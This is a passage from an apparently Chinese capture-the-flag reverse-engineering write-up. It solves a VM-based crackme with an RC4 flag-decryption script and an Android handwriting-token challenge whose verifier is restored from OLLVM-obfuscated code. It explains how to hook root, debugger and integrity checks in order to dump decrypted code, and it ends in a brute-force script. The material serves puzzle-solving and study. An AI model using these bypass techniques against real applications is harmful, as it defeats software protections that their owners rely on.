  next_idx = low32(r2)
  v29 = splitmix64(q2 ^ key ^ low32(r2) ^ r1 ^ r0)
  key = splitmix64(v29 ^ key)
```

0xc4a7：

Code block

```
  base = q2 ^ key ^ (0xc4a7 << 32) ^ idx
  r0 = blob[blob_idx + 0] ^ splitmix64(base)
  r1 = blob[blob_idx + 1] ^ splitmix64(base ^ 0x517CC1B727220A95)
  next_idx = low32(r1)
  v29 = splitmix64(q2 ^ key ^ low32(r1) ^ r0)
  key = splitmix64(v29 ^ key)
```

0xf06d：

Code block

```
  next_idx = (idx + (q2 & 7) + 1) % 72
  v29 = splitmix64(key ^ q2 ^ next_idx)
  key = splitmix64(v29 ^ key)
```

0x39e1：

Code block

```
  blob[blob_idx] ^ splitmix64((idx | 0x39e100000000) ^ key ^ q2)
```

```
    == splitmix64(q2 ^ key)
```

密文在 `byte_10000B3A0`，blob在 `0x10000AEC0`。可以本地模拟执行 `VM` 计算出 `key` 然后进行 `RC4` 解密

Code block

```python
#!/usr/bin/env python3
import struct

MASK64 = (1 << 64) - 1
PHI = 0x9E3779B97F4A7C15
MUL1 = 0xBF58476D1CE4E5B9
MUL2 = 0x94D049BB133111EB

INITIAL_KEY = 0x13895CA3BAFED00D
DATA_TWEAK_1 = 0x517CC1B727220A95
DATA_TWEAK_2 = 0xA2F9836E4E44152A
NODE_COUNT = 72
NODES = [
    (0xF06D, 2, 0x0A, 0, 0x6C9DE3624DD8ACC2, 0xB1785A18DA944255),
    (0xF06D, 2, 0x95, 2, 0xF121B6AE7633FD81, 0x5EFF1EDF4A65D1EB),
    (0x71C3, 3, 0xF2, 121, 0x1B6D190826E131CB, 0x90AE8A93EDE0DA3F),
    (0xF06D, 2, 0x00, 4, 0x441C3921476F7AC5, 0xE5E18EE1FB2437CD),
    (0x71C3, 3, 0x43, 101, 0x46260C6605255549, 0xA0208B266819D1D3),
    (0x71C3, 3, 0x7F, 78, 0x07CCDE839DFF40D6, 0x1621E43D535DB6B5),
    (0x71C3, 3, 0x1F, 127, 0xEE99997B08614746, 0x1E8BB76F8CE0F35E),
    (0xF06D, 2, 0xA7, 6, 0xC410001E85FCEEB5, 0x5B47357190CA16FB),
    (0xF06D, 2, 0x72, 8, 0xE5CCA209D7499A27, 0x42932F93E5B689FA),
    (0x71C3, 3, 0x66, 124, 0x89F73C9372C16E4A, 0x73C22BCC9400661D),
    (0x71C3, 3, 0x8D, 118, 0x4C3BCC22E614CE66, 0x9C0D58EDE19E818E),
    (0x71C3, 3, 0xB5, 141, 0x4BADF340D89D7105, 0x3ED02DAC08AF8250),
    (0xF06D, 2, 0x7A, 10, 0x9883980A0ED1B206, 0x6A04F4FE6B1F288A),
    (0xA913, 1, 0xA0, 12, 0x1C83D647F0EDFC10, 0x4A9D3DD680AA69AC),
    (0x39E1, 1, 0xAE, 155, 0x149FA74DB7926E93, 0x29DA64890CCC0346),
    (0xA913, 1, 0xB2, 13, 0x762D398C76E1ADB6, 0x765CCEC121A009DA),
    (0x71C3, 3, 0x47, 115, 0x628359A8A4C3C1BA, 0x8BE737E97AEE3198),
    (0xF06D, 2, 0xF7, 14, 0x8C48C78FEA926E53, 0x44751B24B5987598),
    (0x71C3, 3, 0x58, 130, 0xFB5E337972F0C0B8, 0x9D339A883A30746D),
    (0xF06D, 2, 0x62, 16, 0x97B1513E9E077CA3, 0x60AE908A1DD8AD07),
    (0xF06D, 2, 0x2B, 18, 0x4DC7489093CCAAB8, 0x3E5592C9F8171037),
    (0xF06D, 2, 0xD1, 20, 0xBE2E570459AA1640, 0x28EE18D138F86B49),
    (0x71C3, 3, 0xD7, 81, 0x356676A8BFFC4B8D, 0xC64BA3772F881192),
    (0x71C3, 3, 0xBF, 135, 0xE215719EB1E800F6, 0xEF67C06560F24152),
    (0x71C3, 3, 0x32, 95, 0x23964705837AEC49, 0x8666402B79595B99),
    (0xA913, 1, 0x99, 22, 0x283C1BD9694BC175, 0x6E655F93D524930B),
```

```
    (0xC4A7, 2, 0xD0, 147, 0x30D216538819BFD9, 0x218985058A1DC2A3),
    (0x71C3, 3, 0xFD, 104, 0x2428971157EED1A5, 0xBFF70094C2CF911D),
    (0xA913, 1, 0x92, 23, 0x6CABEF6C935FF466, 0x56444D37D52BC02C),
    (0xC4A7, 2, 0x16, 113, 0x27BBE06D2D51FCDD, 0x926C471FFF75DCF4),
    (0xA913, 1, 0xD1, 24, 0x4FB93B093036C765, 0x491A2A9E946D6C64),
    (0x71C3, 3, 0xAE, 90, 0xE78F3BACE7CC8A53, 0xB1AFB819D041A88D),
    (0xA913, 1, 0x8E, 25, 0x442988BAA94784F7, 0xB297A39337E9BB8E),
    (0xF06D, 2, 0xB3, 26, 0x084B80D799A88357, 0x39D2C87945F288C2),
    (0xF06D, 2, 0x86, 28, 0x29D763835E18514F, 0x7DFD75957F5A5085),
    (0xF06D, 2, 0xA0, 30, 0xB8BB7923850766FA, 0xE7ABB156322CA4BA),
    (0xF06D, 2, 0x56, 32, 0xB6D6C3AD185ACF4A, 0x10757C8DF65CE228),
    (0xF06D, 2, 0xDD, 34, 0xCE31CA865BA91509, 0x677FF387F3C8EA9B),
    (0xF06D, 2, 0xC1, 36, 0x0C509615054925A1, 0x1649DDF2838B1A2F),
    (0x71C3, 3, 0x01, 75, 0x92CC0E106739767D, 0x7920AF3492F42ECB),
    (0x71C3, 3, 0xEA, 87, 0x4F2991C55DBDAE01, 0xC178B10EC890B585),
    (0xF06D, 2, 0x44, 38, 0xC3D3C95BECFAE7AC, 0x119ECD3B0FB64970),
    (0xA913, 1, 0x05, 40, 0xE91A7A1BBDAD1B11, 0x8649EDC871775DEF),
    (0xA913, 1, 0x82, 41, 0xC3094A6BB5F12C1F, 0x355DEDC3FB6D099B),
    (0x71C3, 3, 0xB8, 107, 0x97DF1A317905E07C, 0x54FDD2D78B541D99),
    (0xC4A7, 2, 0x64, 133, 0xF67C8BB31748C280, 0x6BBD66D65932763D),
    (0xF06D, 2, 0xB6, 42, 0x835581BBA37097BD, 0x9B87E5FB53598650),
    (0x71C3, 3, 0x4A, 110, 0x7158552EAB850652, 0x869E498D9E921C1F),
    (0xF06D, 2, 0x01, 44, 0x196DE07FB64DCE6C, 0xFAC70D4C9EBEC055),
    (0x71C3, 3, 0x21, 98, 0x1D2D5D71C1E56DF5, 0xC2982B9D72440D77),
    (0xC4A7, 2, 0x30, 93, 0x2F1915A7E903AD6D, 0xCCDA4C74EB59F6D6),
    (0xF06D, 2, 0x9F, 46, 0x7127945774BB7902, 0xA83DC4EBAF0F8A30),
    (0x71C3, 3, 0x97, 152, 0x0EE4526F35CE8660, 0xDF1BA8F5EB9B0131),
    (0xA913, 1, 0x60, 48, 0x100809F9C9B529DD, 0xDD468562124A46C5),
    (0xF06D, 2, 0x60, 49, 0x75C0F21AF59C7C1E, 0x3D03388E6DDF2829),
    (0x71C3, 3, 0xA3, 84, 0x9BE45ED4D47F78FB, 0xF56C8F8257A4FC32),
    (0xF06D, 2, 0xD6, 51, 0x86AFD8CEF4435944, 0x4FB2A6549C535FC4),
    (0xF06D, 2, 0x46, 53, 0xCA75DD6538DA19E2, 0xA86F7CC5BC7F8D0D),
    (0x71C3, 3, 0x52, 138, 0x0237BA6417F8C796, 0xFE14644EC2FA0C80),
    (0xF06D, 2, 0x9C, 55, 0xDB61F0E5BEB2B87D, 0xD1BF7696CE1A46A9),
    (0xF06D, 2, 0xD4, 57, 0x46F0039BE14026AF, 0x93C37CF453872EA3),
    (0x71C3, 3, 0xC0, 144, 0x2875D4A83433C267, 0x7A6A89ADA4D84A93),
    (0xF06D, 2, 0xAB, 59, 0xAEC9EE862260838D, 0x6AE9378FFF384200),
    (0xA913, 1, 0x5C, 61, 0x7FA301B761CCCDEB, 0x1AE9EB0F64221942),
    (0x71C3, 3, 0xF0, 149, 0xCDFF246D3BF2E371, 0x5DB8B9536B7678B3),
    (0xF06D, 2, 0x8C, 62, 0x5994DA73B9A2F38F, 0xC220524CA27815D6),
    (0xF06D, 2, 0xE6, 64, 0x4BA403B7E7FBD276, 0x0376734F53944934),
    (0xF06D, 2, 0xFC, 66, 0x268FA60263409E42, 0x5EB5743BEE831F52),
    (0xF06D, 2, 0x25, 68, 0xB232958620B2F79A, 0x0F6D58A9EED9BFE8),
    (0xF06D, 2, 0x03, 70, 0x5E4D4B06D1128502, 0xEA211FE11DE2C721),
    (0xA913, 1, 0x48, 72, 0x8AC959441CB0B744, 0x6528CE70659B91F9),
    (0xF06D, 2, 0x66, 73, 0x7026C1E8E9BFE1B0, 0x9273B9AC652B2FE5),
]
```

```
87
88  BLOB = [
89      0x4917066F7A1FD922, 0x9690FF526EC05D48, 0x1DC96367AD8873BB,
    0xAC9F19CACAB81EB3,
90      0x713FCD7527454252, 0x996CC8BB50639863, 0x4D20F31939079C01,
    0xF6C3BD915B06C677,
91      0xE14ED10ADFA45E48, 0xF20FB25A0A402218, 0x1010C1C37229023C,
    0x6B55CF93A052D07C,
92      0x14A02BB99EBBCC0E, 0x4EBC1A41BCB31194, 0xC280F4D5CB13C134,
    0x652B79F84C33189A,
93      0x66F26C65C31D64C4, 0x8F4DE11A4590602A, 0x4BEAB329896A38DF,
    0xBC8F0BBD19D7BAF3,
94      0xE36AD3A22AFA1A9F, 0x4BE4003F923205D6, 0x3D95265E71F0EC5F,
    0x0BF81417109B2794,
95      0x4CAC105F21755F00, 0x85D1617F4F44DAB9, 0x2C9E20FA7B13E0C0,
    0x5904B276E414B718,
96      0x401C4E5524AD18CD, 0x6E1F76F92106E8ED, 0xCC8C822F5B4CE100,
    0x7F1E5D7B07F3A17B,
97      0x7B6AF3BF32A42F18, 0x2C86E1ACDDCA1077, 0xC85B6C690C452004,
    0x2B1C21E7E01A31ED,
98      0x55A999FDB8F08037, 0xFB1E8FA2FDB98389, 0x98CEA45AF562F607,
    0x5B04BC2732729A13,
99      0xBB35545250DDF36B, 0x1E72C3E176872AC3, 0x149C5FE5DC92D0D4,
    0x7A4628D5B062AF6E,
100     0xD2A176DB46E84760, 0xB61F5EF7D43A9C04, 0x8B8B5D2CFC960B2D,
    0xEEA1EB2DCC214ABA,
101     0xEE4A321601162B27, 0xB651D285A416100D, 0x13922DA969E42D97,
    0xB27E7A8A9413D272,
102     0x64CCDCEA8D02B21B, 0xE038A5B5D9E78F6D, 0x27D44F9B70DEF854,
    0x13CBEB57334770C9,
103     0x8AFCC07E42827EA4, 0xD096A52CA3D21B78, 0x8268FD5537278117,
    0x93985C574B304E95,
104     0x32C33BF82B033CA7, 0xCA0569E228F4ADBD, 0xFCE78E67091CF3CA,
    0x0664F4C8CD12A2CF,
105     0x4E01FC1C0784FAB6, 0xA83A5306AAEC3E02, 0x244BF20A9192645C,
    0xFCE732E00ADBA7C1,
106     0x45628FF52833511F, 0xD7C3E1D8F77F8A73, 0xD859200611E22C81,
    0xEBF0DAE176762E29,
107     0x1F6ED9F25BFFAD8E, 0xC18F23C87BE39E27, 0xB62EBBAF45034E11,
    0x1016970C0F135175,
108     0x9D9B1386F6CC303D, 0xF95DF0F63BF865E1, 0x5F9FC613FC78E41C,
    0xCFF621B4156DF32E,
109     0xDE2F372A37E073AA, 0x728BFD8AC2973DEF, 0x6F97D0CCD47544BC,
    0x359656946B044B48,
110     0xCF429E1B724AD729, 0xD6D4E212C36251BD, 0x896602E69A626945,
    0xD97E1DF5AF8AC5BB,
```

```
    0xE206FD6EA2DD1157, 0xEF60657219335722, 0xC3B17CBF569A7D0A,
0xA95DFF551FD3F45D,
    0xA4313028C602CF8C, 0xEEEC2448CF9CC8F5, 0x46840980803E53C6,
0xB795DF2DEA3A041F,
    0xADF85D40310B1644, 0xBA9F3CD30834C233, 0x245366C1DBB86639,
0x9EFEDFD9B41E5820,
    0x285D6CF93D3576F2, 0x8AD6217BF18F0264, 0x2E26C95F00D03B96,
0x81F2D1910828EDBC,
    0x69D931F447DEAC44, 0x7EE07BBFC98F0619, 0x3B48EFB3379BB31B,
0xE10B390D1EBDE25F,
    0x9BD0EA3D0048C628, 0x99B01F5F01D04489, 0x371F4D22988C5552,
0x8D6E85525842DB09,
    0x5364EA4A3A0F93B7, 0xD6B126FD24FD2638, 0x0283283FDE144378,
0x55F463C48E1D546E,
    0xA31081C510E89DF5, 0x09190885E34D2EFD, 0xF9D43A170EE96F9B,
0x015449970CFEA9D9,
    0x35BD394581D7F255, 0x4AE913B8678AC4D3, 0x9582C35F5634B222,
0xE2405C28F4B4C17C,
    0x63A3AF1BD420E872, 0xAE6D7D0CCEED6D37, 0x81E32C2779FF48CA,
0x57F4AC9912B9364B,
    0x730DD4ECB254894E, 0x69C8D3731C17AE5B, 0xAB097767371B126A,
0x3C2E52D3F5249895,
    0x50284AAC6E29ADE0, 0xF72649189C2CA596, 0xA69780FF52DCDC15,
0xB049556D65289250,
    0xF7BB581A113FC1DD, 0xDEBE4F331D9C746D, 0x1EFE3F2424928482,
0x616470466325B0AA,
    0xDCF9BE7CBCD7909C, 0x4526B40093108CD9, 0x954769E1635FFE04,
0xC852943CE5EED6B5,
    0x677EE6B48339F412, 0x99D0A66FD858F303, 0x67AD1C2265BBEA9B,
0x13D5F4D13E23E4C0,
    0xC8EBE26E750B8AF3, 0x9C614BE48F170F0E, 0x95C1B4D4D48612C4,
0x3226000D5FC30F15,
    0xAE6721593AD68CB5, 0x833242A9F3AD7BBB, 0x142E0B4EA1E643E9,
0x0E7B62D6C211F533,
]

CIPHERTEXT = bytes.fromhex(
"3b9e145d9dc72295907788ecee4ab0cfecdfeb5d85abeb916081e698a7ae8665b13de3d3959ea5
56"
)

def splitmix64(x: int) -> int:
    x = (x + PHI) & MASK64
    x = ((x ^ (x >> 30)) * MUL1) & MASK64
    x = ((x ^ (x >> 27)) * MUL2) & MASK64
    return (x ^ (x >> 31)) & MASK64
```

```
139
140 def rc4_decrypt(key64: int, ciphertext: bytes) -> bytes:
141     key = struct.pack("<Q", key64)
142     s = list(range(256))
143     j = 0
144
145     for i in range(256):
146         j = (j + s[i] + key[i & 7]) & 0xFF
147         s[i], s[j] = s[j], s[i]
148
149     out = bytearray()
150     i = j = 0
151     for c in ciphertext:
152         i = (i + 1) & 0xFF
153         j = (j + s[i]) & 0xFF
154         s[i], s[j] = s[j], s[i]
155         out.append(c ^ s[(s[i] + s[j]) & 0xFF])
156
157     return bytes(out)
158
159 def solve():
160     key = INITIAL_KEY
161     idx = 39
162     path = []
163
164     for _ in range(288):
165         op, count, _tag, blob_index, _q1, q2 = NODES[idx]
166         path.append(idx)
167
168         if op == 0x39E1:
169             data0 = BLOB[blob_index] if count else 0
170             got = data0 ^ splitmix64((idx | 0x39E100000000) ^ key ^ q2)
171             expected = splitmix64(q2 ^ key)
172             if got != expected:
173                 raise RuntimeError("terminal node check failed")
174             return key, path, rc4_decrypt(key, CIPHERTEXT)
175
176         if op == 0xA913:
177             raise RuntimeError(f"hit trap node {idx}")
178
179         if op == 0x71C3:
180             base = q2 ^ key ^ (op << 32) ^ idx
181             r0 = BLOB[blob_index] ^ splitmix64(base) if count >= 1 else 0
182             r1 = BLOB[blob_index + 1] ^ splitmix64(base ^ DATA_TWEAK_1) if
    count >= 2 else 0
183             r2 = BLOB[blob_index + 2] ^ splitmix64(base ^ DATA_TWEAK_2) if
    count >= 3 else 0
```

```
            next_idx = r2 & 0xFFFFFFFF
            v29 = splitmix64(q2 ^ key ^ (r2 & 0xFFFFFFFF) ^ r1 ^ r0)
        elif op == 0xC4A7:
            base = q2 ^ key ^ (op << 32) ^ idx
            r0 = BLOB[blob_index] ^ splitmix64(base) if count >= 1 else 0
            r1 = BLOB[blob_index + 1] ^ splitmix64(base ^ DATA_TWEAK_1) if
count >= 2 else 0
            next_idx = r1 & 0xFFFFFFFF
            v29 = splitmix64(q2 ^ key ^ (r1 & 0xFFFFFFFF) ^ r0)
        else:
            next_idx = (idx + (q2 & 7) + 1) % NODE_COUNT
            v29 = splitmix64(key ^ q2 ^ next_idx)

        if next_idx >= NODE_COUNT:
            raise RuntimeError(f"invalid next node {next_idx} from node {idx}")

        key = splitmix64(v29 ^ key)
        idx = next_idx

    raise RuntimeError("VM did not reach a terminal node")

key, path, flag = solve()
print(f"final_key: 0x{key:016x}")
print(f"flag: {flag.decode()}")
```

代码还有一些动态环境检测在 `[AppDelegate application:didFinishLaunchingWithOptions:]` 中调用，主要是 inline hook 检测以及进程检测

```
__int64 sub_1000059D4()
{
  unsigned __int8 v0; // w8
  __int64 result; // x0
  void (__fastcall *v3)(__int64); // x21
  __int64 v4; // x19

  v0 = atomic_load((unsigned __int8 *)&byte_100010C40);
  if ( (v0 & 1) != 0 )
    return 1;
  if ( (sub_100005440(sub_100005440) & 1) != 0
    || (sub_100005440(sub_100005674) & 1) != 0
    || (sub_100005440(sub_1000056B8) & 1) != 0
    || (sub_100005440(sub_100005AD8) & 1) != 0
    || (sub_100005440(pthread_once_w) & 1) != 0
    || (sub_100005440(sub_1000059D4) & 1) != 0
    || (sub_100005440(&_mach_msg) & 1) != 0
    || sub_1000056B8()
    || (result = sub_100005C0C(), (_DWORD)result) )
  {
    do
    {
      if ( __ldaxr((unsigned __int8 *)&byte_100010C40) )
      {
        __clrex();
        return 1;
      }
    }
    while ( __stlxr(1u, (unsigned __int8 *)&byte_100010C40) );
    pthread_mutex_lock(&stru_100010BA0);
    v3 = (void (__fastcall *)(__int64))off_100010C48;
    v4 = qword_100010C50;
    pthread_mutex_unlock(&stru_100010BA0);
    if ( v3 )
      v3(v4);
    return 1;
  }
  return result;
}
```

进程检测在 `sub_1000056B8` 用的是 `xpc` 通信，暴力枚举pid 0-99999 的进程名。

```
__int64 v33; // [xsp+8h] [xbp-58h] BYREF

v0 = (unsigned int (__fastcall *)(__int64, __int64, __int64 *))dlsym(
                                                                 (void *)0xFFFFFFFFFFFFFFFELL,
                                                                 "_xpc_service_routine");
v1 = dlsym((void *)0xFFFFFFFFFFFFFFFELL, "xpc_dictionary_create");
v2 = (void (__fastcall *)(__int64, const char *, unsigned __int64))dlsym(
                                                                     (void *)0xFFFFFFFFFFFFFFFELL,
                                                                     "xpc_dictionary_set_int64");
v3 = (__int64 (__fastcall *)(__int64, const char *))dlsym((void *)0xFFFFFFFFFFFFFFFELL, "xpc_dictionary_get_value");
v4 = (__int64 (__fastcall *)(__int64, const char *))dlsym((void *)0xFFFFFFFFFFFFFFFELL, "xpc_dictionary_get_string");
v5 = (void (__fastcall *)(__int64))dlsym((void *)0xFFFFFFFFFFFFFFFELL, "xpc_release");
v6 = 0;
if ( v0 && v1 && v2 && v3 && v4 )
{
  v7 = v5;
  v8 = ((__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD))v1)(0, 0, 0);
  if ( v8 )
  {
    v9 = v8;
```

d3llvm

一个需要输入认证 `token` 才能游玩的游戏，输入方式需要手写。手写识别的实现是本地运行一个开源模型 `MNN`，识别手写区域的轨迹坐标实现，手写支持识别 `0123456789abcdef`，`token` 长度64。

核心lib主要是两个 `libd3llvm.so、libd3llvm_payload.so`

`libd3llvm.so` 负责环境检测、代码签名校验、dex 完整性校验以及代码解密

`libd3llvm_payload.so` 是核心逻辑负责验证 `token` 以及生成 `flag`

在 `libd3llvm_payload.so` 的 `.signinfo` 段记录了代码段的签名信息以及解密密钥，可以分析 `libd3llvm.so` 的代码解密逻辑进行手段解密，也可以 `hook` 拦截检测函数进行内存 `dump`。这里推荐使用dump的方法，检测代码主要在 `sub_103BC`

```
bool __fastcall sub_103BC(__int64 a1)
{
  if ( (boot_detect() & 1) != 0 )
  {
    if ( (locked_detect() & 1) != 0 )
    {
      if ( (debug_detect() & 1) != 0 )
        return 0;
      else
        return (su_detect() & 1) == 0 && (maps_detect() & 1) == 0 && (TEE_detect(a1) & 1) != 0;
    }
    else
    {
      return 0;
    }
  }
  else
  {
    return 0;
  }
}
```

000103D0 sub_103BC:21 (103D0)

`libd3llvm_payload.so` 也会对 `libd3llvm.so` 进行代码段签名验证，所以记得拦截这里不要执行 `Payload_OnLoad`

```
v3 = (__int64 (__fastcall *)(JavaVM *, _QWORD))dlsym((void *)handle, "Payload_OnLoad");
if ( v3 )
  v5 = v3(vm, 0);
```

`dump` 出来后有 `ollvm` 混淆，这个文件的核心代码都有同样的 `ollvm` 混淆

```
__int64 __fastcall Payload_OnLoad(__int64 a1, __int64 a2)
{
  return sub_258D8(a1, a2, &unk_4284C);
}
```

不处理混淆也能看到 `JNIMethod_table`

```
off_408C0       DCQ off_408C0           ; DATA XREF: LOAD:0000000000000C0↑o
                                        ; LOAD:0000000000000168↑o ...
src             DCQ aNativecreate       ; DATA XREF: sub_258D8+970↑o
                                        ; "nativeCreate"
                DCQ aLandroidConten     ; "(Landroid/content/Context;[BII)J"
                DCQ sub_11CC0
                DCQ aNativerun          ; "nativeRun"
                DCQ aJFF                ; "(J[F)[F"
                DCQ sub_15808
                DCQ aNativetruncate     ; "nativeTruncateInputState"
                DCQ aJiV                ; "(JI)V"
                DCQ sub_15824
                DCQ aNativerelease      ; "nativeRelease"
                DCQ aJV                 ; "(J)V"
                DCQ sub_158D8
src_0           DCQ aNativeverifyin     ; DATA XREF: sub_258D8+9B8↑o
                                        ; "nativeVerifyInput"
                DCQ aLjavaLangStrin_1   ; "(Ljava/lang/String;)Z"
                DCQ sub_15938
                DCQ aNativerevealfl     ; "nativeRevealFlag"
                DCQ aLjavaLangStrin_2   ; "()Ljava/lang/String;"
                DCQ sub_15954
```

这里就要分析 `nativeVerifyInput`，混淆可以交给 `AI` 去处理。

`sub_35064` 是对输入进行验证的地方，核心校验逻辑在 `sub_35330`

还原后的验证算法

Code block

```python
#!/usr/bin/env python3

from __future__ import annotations

import argparse
import re
import sys
from dataclasses import dataclass
from typing import Iterable, Sequence

MASK16 = 0xFFFF
MASK32 = 0xFFFFFFFF

FINAL_HASH = 0x53705512

# u16 values read at unk_4AF4 and unk_4AFC.
EXPECT_BLOCK_ROWS = [0xCEAD, 0x6D43, 0xDF57, 0xD811]
EXPECT_COLUMN_ROWS = [0x6558, 0xA8DC, 0x35F7, 0x10E5]

# The "4D5\\x07" bytes are used as two little-endian u16 constants.
EXPECT_CROSS_A = 0x4434
EXPECT_CROSS_B = 0x0735

# Direct-index table at unk_4BB8.  pc=15 limits this loop to the first 4 rows.
```

```
DIRECT_INDEX = [0, 1, 4, 5]

# Constant slices used by sub_34590.
DIRECT_A = [0x4D31, 0x91A7, 0x2C5E, 0xB083]
DIRECT_B = [0xAE1C, 0xD1BD, 0x5F43, 0x4993]
DIRECT_ROT = [3, 7, 11, 5]

# 8 rows of 5 u32 values starting at 0x4B08, reached through "" + 20*i.
ROW_TABLE_4B08 = [
    [0, 6, 11, 13, 17],
    [4, 10, 15, 1, 19],
    [8, 14, 3, 5, 23],
    [12, 2, 7, 9, 29],
    [5, 0, 14, 10, 31],
    [15, 4, 9, 2, 37],
    [6, 12, 1, 11, 41],
    [3, 8, 13, 7, 43],
]

EXPECT_ROW_MIX = [
    0xF826,
    0xD3AE,
    0x8CCC,
    0x0225,
    0x7C26,
    0x0982,
    0xEE37,
    0xA397,
]

# Permutation table at unk_4BC8, used by sub_34F64.
HASH_PERM_4BC8 = [7, 2, 13, 0, 11, 5, 15, 8, 1, 14, 4, 10, 6, 12, 3, 9]

KNOWN_HEX = "196f0d201332b47deb98221f33c7f4a13d03de6c2a77279c4dbc1f87e4d297a8"

def u16(x: int) -> int:
    return x & MASK16

def u32(x: int) -> int:
    return x & MASK32

def rol16(x: int, n: int) -> int:
    x &= MASK16
    n &= 15
    if n == 0:
        return x
    return ((x << n) | (x >> (16 - n))) & MASK16
```

```
72
73  def rol32(x: int, n: int) -> int:
74      x &= MASK32
75      n &= 31
76      if n == 0:
77          return x
78      return ((x << n) | (x >> (32 - n))) & MASK32
79
80  def core_mix(a: int, b: int, c: int, d: int, round_no: int) -> int:
81      """Shared 16-bit nonlinear mix used by sub_347E8/sub_349D8/sub_34BC0."""
82      a, b, c, d = map(u16, (a, b, c, d))
83      t = u16(a ^ rol16(d, 3))
84      x = rol16(t + 40503, 5)
85      y = rol16(17881 * u16(b + 257 * round_no), 9)
86      z = u16(rol16(u16((x ^ y) + (c ^ 0xDAEF)), 3) ^ (4919 * t))
87      return u16(z ^ rol16(10196 * d + 51 * round_no, (round_no % 11) + 1))
88
89  def sub_347e8(words: Sequence[int], i: int) -> int:
90      """Mix four adjacent words: words[4*i : 4*i+4], round i+1."""
91      j = 4 * i
92      return core_mix(words[j], words[j + 1], words[j + 2], words[j + 3], i + 1)
93
94  def sub_349d8(words: Sequence[int], i: int) -> int:
95      """Mix four strided words: words[i], words[i+4], words[i+8],
    words[i+12]."""
96      return core_mix(words[i], words[i + 4], words[i + 8], words[i + 12], i + 5)
97
98  def sub_34bc0(a: int, b: int, c: int, d: int, round_no: int) -> int:
99      return core_mix(a, b, c, d, round_no)
100
101 def sub_34d68(words: Sequence[int], row: Sequence[int]) -> int:
102     """Row-driven 16-bit mix.
103
104     This models helper off_40D50[8].  The original row is five u32 values:
105     [idx_a, idx_b, idx_c, idx_d, round].
106     """
107     idx_a, idx_b, idx_c, idx_d, round_no = row
108     a = u16(words[idx_a])
109     b = u16(words[idx_b])
110     c = u16(words[idx_c])
111     d = u16(words[idx_d])
112
113     t = u16(b ^ rol16(d, (round_no % 13) + 1))
114     x = rol16(a + 40503, 5)
115     y = rol16(17881 * t, 9)
116     z = u16(rol16(u16((x ^ y) + (c ^ 0x7F4A)), 3) ^ (4919 * a))
117     tail = rol16(d ^ (4369 * round_no), (round_no % 7) + 1)
```

```python
    return u16(z + tail)

def sub_34590(i: int) -> int:
    return rol16(DIRECT_A[i] ^ DIRECT_B[i], DIRECT_ROT[i])

def sub_34f64(words: Sequence[int]) -> int:
    """Final 32-bit rolling hash helper off_40D50[1]."""
    h = 1831565813
    for i, idx in enumerate(HASH_PERM_4BC8):
        word = u16(words[idx])
        mixed = rol16(word + 4660 * i, (i % 13) + 1)
        v = u32(73244475 * u32(h ^ mixed) + 655360001)
        h = u32(rol32(v, 7) ^ (v >> 11))
    return h

@dataclass(frozen=True)
class Check:
    name: str
    got: int
    expected: int
    width: int = 16

    @property
    def ok(self) -> bool:
        mask = (1 << self.width) - 1
        return (self.got & mask) == (self.expected & mask)

def sub35330_checks(words: Sequence[int]) -> list[Check]:
    checks: list[Check] = []

    for i, expected in enumerate(EXPECT_BLOCK_ROWS):
        checks.append(Check(f"sub_347E8(words,{i})", sub_347e8(words, i),
expected))

    for i, expected in enumerate(EXPECT_COLUMN_ROWS):
        checks.append(Check(f"sub_349D8(words,{i})", sub_349d8(words, i),
expected))

    checks.append(Check("mix(words[0],words[5],words[10],words[15],11)",
                        sub_34bc0(words[0], words[5], words[10], words[15],
11),
                        EXPECT_CROSS_A))
    checks.append(Check("mix(words[3],words[6],words[9],words[12],13)",
                        sub_34bc0(words[3], words[6], words[9], words[12], 13),
                        EXPECT_CROSS_B))

    for i, (row, expected) in enumerate(zip(ROW_TABLE_4B08, EXPECT_ROW_MIX)):
```

```
        checks.append(Check(f"sub_34D68(words,row[{i}])", sub_34d68(words,
row), expected))

    for i, idx in enumerate(DIRECT_INDEX):
        checks.append(Check(f"words[{idx}] direct[{i}]", words[idx],
sub_34590(i)))

    checks.append(Check("sub_34F64(words)", sub_34f64(words), FINAL_HASH,
width=32))
    return checks

def sub_35330_restored(words: Sequence[int]) -> bool:
    if len(words) != 16:
        raise ValueError("sub_35330 expects exactly 16 u16 words")
    return all(check.ok for check in sub35330_checks(words))

def parse_hex64(text: str) -> list[int]:
    if not re.fullmatch(r"[0-9a-fA-F]{64}", text):
        raise ValueError("expected exactly 64 hex characters")
    return [int(text[i:i + 4], 16) for i in range(0, 64, 4)]

def words_to_hex(words: Iterable[int]) -> str:
    return "".join(f"{u16(w):04x}" for w in words)

def format_words(words: Sequence[int]) -> str:
    return " ".join(f"{u16(w):04x}" for w in words)

def main(argv: Sequence[str] | None = None) -> int:
    parser = argparse.ArgumentParser(description="Run the restored sub_35330
verifier.")
    parser.add_argument("hex64", nargs="?", default=KNOWN_HEX,
                        help="64 hex chars. Defaults to the solved self-test
input.")
    parser.add_argument("--all", action="store_true", help="print all
constraint values")
    args = parser.parse_args(argv)

    try:
        words = parse_hex64(args.hex64)
    except ValueError as exc:
        print(f"error: {exc}", file=sys.stderr)
        return 2

    checks = sub35330_checks(words)
    ok = all(check.ok for check in checks)
    print(f"input_hex = {words_to_hex(words)}")
    print(f"words     = {format_words(words)}")
```

```
    print(f"hash      = 0x{sub_34f64(words):08x}")
    print(f"verified  = {ok}")

    rows = checks if args.all else [check for check in checks if not check.ok]
    if rows:
        print("constraints:")
        for check in rows:
            digits = check.width // 4
            status = "ok" if check.ok else "FAIL"
            print(f"  {status:4s} {check.name}: "
                  f"got=0x{check.got & ((1 << check.width) - 1):0{digits}x} "
                  f"expected=0x{check.expected:0{digits}x}")

    return 0 if ok else 1

if __name__ == "__main__":
    raise SystemExit(main())
```

可以编写脚本进行爆破

Code block

```
MASK16 = 0xFFFF
MASK32 = 0xFFFFFFFF
MASK64 = 0xFFFFFFFFFFFFFFFF

ROW = [0xCEAD, 0x6D43, 0xDF57, 0xD811]
COL = [0x6558, 0xA8DC, 0x35F7, 0x10E5]
DIAG = [0x4434, 0x0735]
CROSS = [0xF826, 0xD3AE, 0x8CCC, 0x0225, 0x7C26, 0x0982, 0xEE37, 0xA397]
CROSS_SPEC = [
    (0, 6, 11, 13, 17),
    (4, 10, 15, 1, 19),
    (8, 14, 3, 5, 23),
    (12, 2, 7, 9, 29),
    (5, 0, 14, 10, 31),
    (15, 4, 9, 2, 37),
    (6, 12, 1, 11, 41),
    (3, 8, 13, 7, 43),
]
